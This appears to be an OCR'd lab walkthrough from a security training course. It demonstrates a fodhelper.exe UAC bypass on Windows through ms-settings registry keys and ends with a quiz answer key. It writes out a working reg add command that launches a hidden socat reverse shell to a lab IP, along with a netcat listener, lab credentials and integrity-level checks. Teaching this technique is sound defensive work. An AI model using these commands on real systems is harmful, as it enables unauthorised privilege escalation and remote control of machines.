
1. Create the target registry structure under `HKEY_CURRENT_USER\Software\Classes`:
2. Create key **ms-settings**
3. Create subkey **Shell**
4. Create subkey **Open**
5. Create subkey **command**


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CURRENT_USER\Software\Classes
Computer
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
AppEvents
Console
Control Panel
Environment
EUDC
Keyboard Layout
Network
Printers
Software
Adobe
AppDataLow
ChangeTracker
Chromium
Expand
New
Find...
Delete
Rename
Export
Permissions...
Copy Key Name
Go to HKEY_LOCAL_MACHINE
Key
String Value
Binary Value
DWORD (32-bit) Value
QWORD (64-bit) Value
Multi-String Value
Expandable String Value
System
Volatile
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_CURRENT_CONFIG
Name
Type
Data
(Default)
REG_SZ
(value not set)
12:18 AM
9/3/2024




1. In `HKCU\Software\Classes\ms-settings\Shell\Open\command`, add a new String Value named **DelegateExecute** (leave value empty).



Registry Editor
File Edit View Favorites Help
Computer\HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
Name
Type
Data
(Default)
REG_SZ
(value not set)
New
Key
String Value
Binary Value
DWORD (32-bit) Value
QWORD (64-bit) Value
Multi-String Value
Expandable String Value
OneDrive.CameraRoll.Im
OOBERequestHandler.O(
OOBERequestHandler.O(
outlookaccounts
outlookcal
outlookmail
PackagedCom
read
SyncEngineEnumeratorP
SyncEngineEnumeratorP
SyncEngineFileInfoProvic
SyncEngineFileInfoProvic
SyncEngineStorageProvic
SyncEngineStorageProvic
tel
TypeLib
windowsdefender
windows-feedback
WOW6432Node
xboxliveapp-1297287741
xbox-tcui
zune
ms-settings
Shell
Open
command
Clients
Google
Microsoft
Mozilla
Policies
RegisteredApplications
Sysinternals
WinRAR
WinRAR SFX
12:28 AM
9/3/2024




1. Set the default string value of the `command` key to execute the reverse shell via `socat`:
   `reg add "HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open\command" /ve /t REG_SZ /d "powershell -windowstyle hidden C:\Users\Admin\Downloads\socat\socat.exe TCP:192.168.0.18:4444 EXEC:cmd.exe,pty" /f`




1. Switch to **Parrot Security** (**pentester** / **toor**), open terminal, and start Netcat listener on port **4444**:
   nc -lvp 4444




1. Switch back to **Sales Department** and launch **fodhelper.exe**:
   fodhelper.exe



1. Switch to **Parrot Security** to verify incoming reverse connection.



1. Check token mandatory integrity level in the reverse shell:
   whoami /groups | find "Label"
   Observe `Mandatory Label\High Mandatory Level` *confirming successful UAC bypass and high-integrity access.*



1. Close all open windows.

This concludes the lab exercise.

IMPORTANT: ❓ **Question 8.9.1.1** On the Sales Department machine, configure the registry to initiate a remote shell connection to the Parrot Security machine. Utilize fodhelper.exe to bypass User Account Control (UAC) by leveraging the autoElevate privilege. Execute the appropriate command within the shell to verify the integrity level of the current user. [!SUCCESS] ✅ **Answer:** **whoami /groups | find "Label"** *(Note: Lab manual contains typo `whoai /group | find "Label"`)*